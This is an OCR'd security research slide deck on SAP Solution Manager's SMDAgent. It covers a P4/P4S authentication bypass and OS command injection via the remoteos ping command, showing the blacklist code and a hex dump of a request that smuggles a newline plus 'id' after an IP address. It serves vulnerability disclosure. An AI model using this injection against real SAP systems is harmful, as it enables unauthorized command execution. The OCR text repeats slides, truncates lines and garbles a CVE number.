


"Vulnerability reje

The vulnerability c ecifically P4S and not P4) is used fo


Authentication bypass - Attack P4S

- Even if P4S is used for communication




Authentication bypass - Attack P4S

- SMDAgent service accept **both** P4S and P4 input




Authentication bypass - Attack P4S

- TLS over P4… Attack still exactly the same



Authentication bypass - Attack P4S

- TLS over P4… Attack still exactly the same



1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion

OS command injection

- SMDAgent application : **com.sap.smd.agent.application.remoteos**

- `ps find echo ping traceroute vmstat iostat df…`

- These commands are controlled by one config file in SMDAgent

`SMDAgent/applications/com.sap.smd.agent.application.remoteos/smd.config/commands.xml`

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```

OS command injection

- Ping example

```
...
<Cmd key="os.ping" name="Ping" desc="Verifies IP-level connectivity to
another TCP/IP computer.">
  <OsCmd ostype="WINDOWS" exec="ping" path="" param="true" runtime="60">
    <Exclude param="^-t$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
  <OsCmd ostype="UNIX" exec="ping -c 4" path="" param="true"
runtime="60">
    <Exclude param="^-(f|l)$"/>
    <Help ref="help.os.ping"/>
  </OsCmd>
</Cmd>
...
```


OS command injection

- Black list

```
// Unix Blacklist
protected void filterParameters(String params) throws RemoteOsException {
            checkExcludeCharacter(params, "|");
            checkExcludeCharacter(params, "&");
            checkExcludeCharacter(params, ">");
            checkExcludeCharacter(params, "<");
            checkExcludeCharacter(params, ";");
            checkExcludeCharacter(params, "\\");
            checkExcludeCharacter(params, "`");
            checkExcludeCharacter(params, "'");
            checkExcludeCharacter(params, "\n");
            checkExcludeCharacter(params, "\r");
            checkExcludeCharacter(params, "$(");
            checkExcludeCharacter(params, "!");
            checkExcludeCharacter(params, "^");
            checkExcludedParameters(params);
}
```

OS command injection

- Escape issue



OS command injection

- Escape issue

```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

```
checkExcludeCharacter(params, "\\");
```

OS command injection

- Escape issue


```
...
00000a10: 702e aced 0005 7400 076f 732e 7069 6e67  p.....t..os.ping
00000a20: 7400 0931 3237 2e30 2e30 2e31 0a0d 6964  t..127.0.0.1..id
00000a30: 7073 7200 136a 6176 612e 7574 696c 2e48  psr..java.util.H
...
```

SSN 2808158 2823733 2839864

CVE-2019-330

OS command injection

(4) Execute arbitrary OS commands



OS command injection

```
00000270: 76 65 72 73 69 6F 6E 20  6F 66 20 73 74 75 62 20  version of stub
00000280: 2D 20 6D 65 74 68 6F 64  20 61 76 61 69 6C 61 62  - method availab
00000290: 6C 65 20 69 6E 20 73 74  75 62 2C 20 62 75 74 20  le in stub, but
000002A0: 64 6F 65 73 20 6E 6F 74  20 65 78 69 73 74 20 69  does not exist i
000002B0: 6E 20 73 6B 65 6C 65 74  6F 6E 20 73 69 64 65 75  n skeleton sideu
000002C0: 72 00 1E 5B 4C 6A 61 76  61 2E 6C 61 6E 67 2E 53  r..[Ljava.lang.S
000002D0: 74 61 63 6B 54 72 61 63  65 45 6C 65 6D 65 6E 74  tackTraceElement
000002E0: 3B 02 46 2A 3C 3C FD 22  39 02 00 00 78 70 00 00  ;.F*<<."9...xp..
000002F0: 00 04 73 72 00 1B 6A 61  76 61 2E 6C 61 6E 67 2E  ..sr..java.lang.
00000300: 53 74 61 63 6B 54 72 61  63 65 45 6C 65 6D 65 6E  StackTraceElemen
00000310: 74 61 09 C5 9A 26 36 DD  85 02 00 04 49 00 0A 6C  ta...&6.....I..l
00000320: 69 6E 65 4E 75 6D 62 65  72 4C 00 0E 64 65 63 6C  ineNumberL..decl
00000330: 61 72 69 6E 67 43 6C 61  73 73 71 00 7E 00 06 4C  aringClassq.~..L
00000340: 00 08 66 69 6C 65 4E 61  6D 65 71 00 7E 00 06 4C  ..fileNameq.~..L
00000350: 00 0A 6D 65 74 68 6F 64  4E 61 6D 65 71 00 7E 00  ..methodNameq.~.
00000360: 06 78 70 00 00 02 10 74  00 2B 63 6F 6D 2E 73 61  .xp....t.+com.sa
00000370: 70 2E 65 6E 67 69 6E 65  2E 73 65 72 76 69 63 65  p.engine.service
00000380: 73 2E 72 6D 69 5F 70 34  2E 44 69 73 70 61 74 63  s.rmi_p4.Dispatc
00000390: 68 49 6D 70 6C 74 00 11  44 69 73 70 61 74 63 68  hImplt..Dispatch
000003A0: 49 6D 70 6C 2E 6A 61 76  61 74 00 0C 5F 72 75 6E  Impl.javat.._run
000003B0: 49 6E 74 65 72 6E 61 6C  73 71 00 7E 00 0C 00 00  Internalsq.~....
000003C0: 01 1A 71 00 7E 00 0E 71  00 7E 00 0F 74 00 04 5F  ..q.~..q.~..t.._
000003D0: 72 75 6E 73 71 00 7E 00  0C 00 00 02 F7 71 00 7E  runsq.~......q.~
000003E0: 00 0E 71 00 7E 00 0F 74  00 03 72 75 6E 73 71 00  ..q.~..t..runsq.
000003F0: 7E 00 0C 00 00 02 FB 74  00 10 6A 61 76 61 2E 6C  ~......t..java.l
00000400: 61 6E 67 2E 54 68 72 65  61 64 74 00 0B 54 68 72  ang.Threadt..Thr
00000410: 65 61 64 2E 6A 61 76 61  71 00 7E 00 14 78        ead.javaq.~..x
[D] ***** timestamp key found *****
```

